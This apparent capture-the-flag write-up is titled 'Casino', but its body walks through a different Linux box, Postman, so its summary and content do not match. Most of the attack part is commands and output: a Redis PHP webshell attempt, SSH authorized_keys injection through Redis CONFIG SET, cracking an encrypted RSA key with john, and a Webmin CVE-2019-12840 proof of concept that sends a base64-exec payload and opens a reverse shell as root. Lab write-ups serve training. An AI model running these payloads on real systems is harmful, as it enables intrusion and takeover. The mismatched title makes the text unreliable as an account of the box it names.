



HackSmarter: Casino Writeup
A HackSmarter Medium Linux box: a leaked JS sourcemap exposes an unauthenticated API leaking guest logins, a Jinja2 SSTI gives RCE, and a misconfigured SSH key and a leaked log lead to root.

Postman is an easy Linux machine that chains together several distinct weaknesses across a surprisingly varied attack surface. Initial scanning turns up four services, with the most interesting being an unauthenticated Redis instance and a Webmin panel version 1.910. Because Redis is exposed without a password and has no protected mode, it’s possible to abuse its CONFIG SET command to write an SSH authorized key directly into the redis user’s home directory, landing an initial shell. Once on the box, a backup of Matt’s encrypted RSA private key sits in /opt, which john cracks easily using rockyou.txt. Direct SSH as Matt is blocked, but su accepts the cracked passphrase and gets us there. From Matt’s session we confirm Webmin 1.910 is running as root - credentials work, and a public PoC for CVE-2019-12840 turns the authenticated “Package Updates” endpoint into a root shell.
The initial scan gives us four ports worth paying attention to.
$ nmap -sCV -p- 10.129.2.1
Nmap scan report for 10.129.2.1
Host is up, received user-set (0.12s latency).

PORT      STATE    SERVICE REASON         VERSION
22/tcp    filtered ssh     no-response
80/tcp    open     http    syn-ack ttl 63 Apache httpd 2.4.29 ((Ubuntu))
|_http-title: The Cyber Geek's Personal Website
| http-methods:
|_  Supported Methods: HEAD GET POST OPTIONS
6379/tcp  open     redis   syn-ack ttl 63 Redis key-value store 4.0.9
10000/tcp open     http    syn-ack ttl 63 MiniServ 1.910 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
SSH on port 22 is filtered, which means we’re not getting in that way directly - at least not yet. Port 80 is a static personal website with nothing actionable. The two interesting findings are Redis on 6379 and Webmin on 10000.
A personal blog page with no login form, no dynamic content, and no obvious attack surface. Brute-forcing directories here would be a dead end given what else is available.

Browsing to https://10.129.2.1:10000 presents the Webmin login page.
The nmap banner already told us the version: MiniServ 1.910. A quick look at public advisories for this version surfaces CVE-2019-12840 - any user with access to the “Package Updates” module can execute arbitrary commands as root via the data parameter in update.cgi. That’s a very tempting path, but it requires valid credentials first. We don’t have those yet, so this gets filed away.
This is where things get interesting. Redis 4.0.9 is running with no authentication configured - requirepass is empty - and protected-mode is set to no. That combination means we can connect and issue configuration commands without any credentials at all.
$ redis-cli -h 10.129.2.1
10.129.2.1:6379> CONFIG GET requirepass
1) "requirepass"
2) ""
10.129.2.1:6379> CONFIG GET protected-mode
1) "protected-mode"
2) "no"
With full CONFIG access, the first thought is to drop a PHP webshell into the web root - a classic Redis trick when Apache is sitting on the same box.
10.129.2.1:6379> flushall
OK
10.129.2.1:6379> set shell '<?php system($_REQUEST["cmd"]); ?>'
OK
10.129.2.1:6379> config set dbfilename shell.php
OK
10.129.2.1:6379> config set dir /var/www/html
OK
10.129.2.1:6379> save
(error) ERR
10.129.2.1:6379> config set dir /var/www/html/upload
OK
10.129.2.1:6379> save
(error) ERR
Both paths fail. Redis doesn’t have write permissions to the web root or any subdirectory under it, so the SAVE command errors out. The webshell route is closed.
The fallback is SSH key injection. Because Redis runs as a dedicated system user (redis) with a home directory at /var/lib/redis, we can redirect where Redis writes its dump file to that user’s .ssh/ directory and name it authorized_keys. When the save succeeds, our public key ends up in exactly the right place.
First, we generate a key pair and wrap the public key in the newline padding that prevents Redis’s RDB metadata from corrupting the authorized_keys format.
$ ssh-keygen -t rsa -f redis_key
Generating public/private rsa key pair.
Enter passphrase for "redis_key" (empty for no passphrase):
Your identification has been saved in redis_key
Your public key has been saved in redis_key.pub

$ (echo -e "\n\n"; cat redis_key.pub; echo -e "\n\n") > key.txt
Then we push the key into Redis and redirect the save location to the redis user’s .ssh/ directory.
$ redis-cli -h 10.129.2.1 flushall
OK

$ cat key.txt | redis-cli -h 10.129.2.1 -x set ssh_key
OK

$ redis-cli -h 10.129.2.1 config set dbfilename authorized_keys
OK

$ redis-cli -h 10.129.2.1 config set dir /var/lib/redis/.ssh
OK

$ redis-cli -h 10.129.2.1 save
OK
The save completes without error, which means the .ssh/ directory already exists and is writable by the Redis process. All that’s left is to connect.
$ ssh -i redis_key redis@10.129.2.1
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-58-generic x86_64)
Last login: Mon Aug 26 03:04:25 2019 from 10.10.10.1
redis@Postman:~$
We’re in as redis.
A quick look around the filesystem turns up something useful almost immediately.
redis@Postman:/opt$ ls
id_rsa.bak

redis@Postman:/opt$ cat id_rsa.bak
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: DES-EDE3-CBC,73E9CEFBCCF5287C

JehA51I17rsCOOVqyWx+C8363IOBYXQ11Ddw/pr3L2A2NDtB7tvsXNyqKDghfQnX
<SNIP>
-----END RSA PRIVATE KEY-----
There’s a password-protected RSA private key sitting in /opt/id_rsa.bak. The filename and location strongly suggest it belongs to a user on the box - and since Matt is the only non-root user directory under /home, it’s reasonable to assume it’s his.
The key is encrypted with DES-EDE3-CBC, which ssh2john can extract into a crackable hash format.
$ ssh2john id_rsa > hash

$ john --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 1 for all loaded hashes
Cost 2 (iteration count) is 2 for all loaded hashes
Will run 8 OpenMP threads

[REDACTED]     (id_rsa)
1g 0:00:00:00 DONE (2026-03-20 19:08) 14.28g/s 3526Kp/s
Session completed.
The passphrase cracks immediately from rockyou.txt. However, trying to use the private key directly over SSH as Matt doesn’t work - the connection is immediately closed after passphrase entry. Trying the passphrase as a plain password over SSH is also rejected, since 22/tcp is filtered and the server likely restricts Matt’s login methods.
What does work is using su from our existing redis session.
redis@Postman:/opt$ su Matt
Password:
Matt@Postman:/opt$ cd ~
Matt@Postman:~$ cat user.txt
[REDACTED]
From Matt’s session, a quick process listing confirms what we suspected earlier.
Matt@Postman:~$ ps aux | grep -i root
<SNIP>
root   769  0.0  3.1  95308 29352 ?  Ss  18:37  0:00 /usr/bin/perl /usr/share/webmin/miniserv.pl /etc/webmin/miniserv.conf
<SNIP>
Webmin is running as root. Combine that with the authenticated RCE in CVE-2019-12840 and we have a clear path.
Matt’s credentials work on the Webmin panel at port 10000, and the version banner in the dashboard confirms 1.910.

CVE-2019-12840 affects Webmin versions up to and including 1.910. The vulnerability lives in the Package Updates module: the data parameter passed to update.cgi is not sanitized, allowing any authenticated user with access to that module to inject arbitrary commands that execute as root.
We use the public PoC, set up a listener with penelope, and fire the exploit.
$ git clone https://github.com/KrE80r/webmin_cve-2019-12840_poc.git
$ cd webmin_cve-2019-12840_poc

$ python2 CVE-2019-12840.py -u https://10.129.2.1 -U Matt -P [REDACTED] -lhost 10.10.14.24 -lport 443

  _______      ________    ___   ___  __  ___        __ ___   ___  _  _    ___
 / ____\ \    / /  ____|  |__ \ / _ \/_ |/ _ \      /_ |__ \ / _ \| || |  / _ \
| |     \ \  / /| |__ ______ ) | | | || | (_) |______| |  ) | (_) | || |_| | | |
<SNIP>

             Webmin <= 1.910 RCE (Authorization Required)

[*] logging in ...
[+] got sid, '69dc886e136a3665c5d9d5e64e8e6a5c'
[*] sending command, 'python -c "import base64;exec(base64.b64decode(...))"'
$ penelope -p 443
[+] Listening for reverse shells on 0.0.0.0:443
[+] [New Reverse Shell] => Postman 10.129.2.1 Linux-x86_64 root(0) Session ID <1>
[+] PTY upgrade successful via /usr/bin/python3
[+] Interacting with session [1]

root@Postman:/usr/share/webmin/package-updates/# cd /root
root@Postman:~# cat root.txt
[REDACTED]
The shell lands as root.
A HackSmarter Medium Linux box: a leaked JS sourcemap exposes an unauthenticated API leaking guest logins, a Jinja2 SSTI gives RCE, and a misconfigured SSH key and a leaked log lead to root.
Medium Linux box featuring Apache NiFi CVE-2023-34468 for initial access, SSH key recovery for a foothold, and OPC-UA industrial protocol manipulation to trigger a privileged maintenance console.
Kobold is an easy Linux machine featuring an MCPJam inspector RCE, a PrivateBin template cookie LFI for container escape, and Docker API abuse to reach root.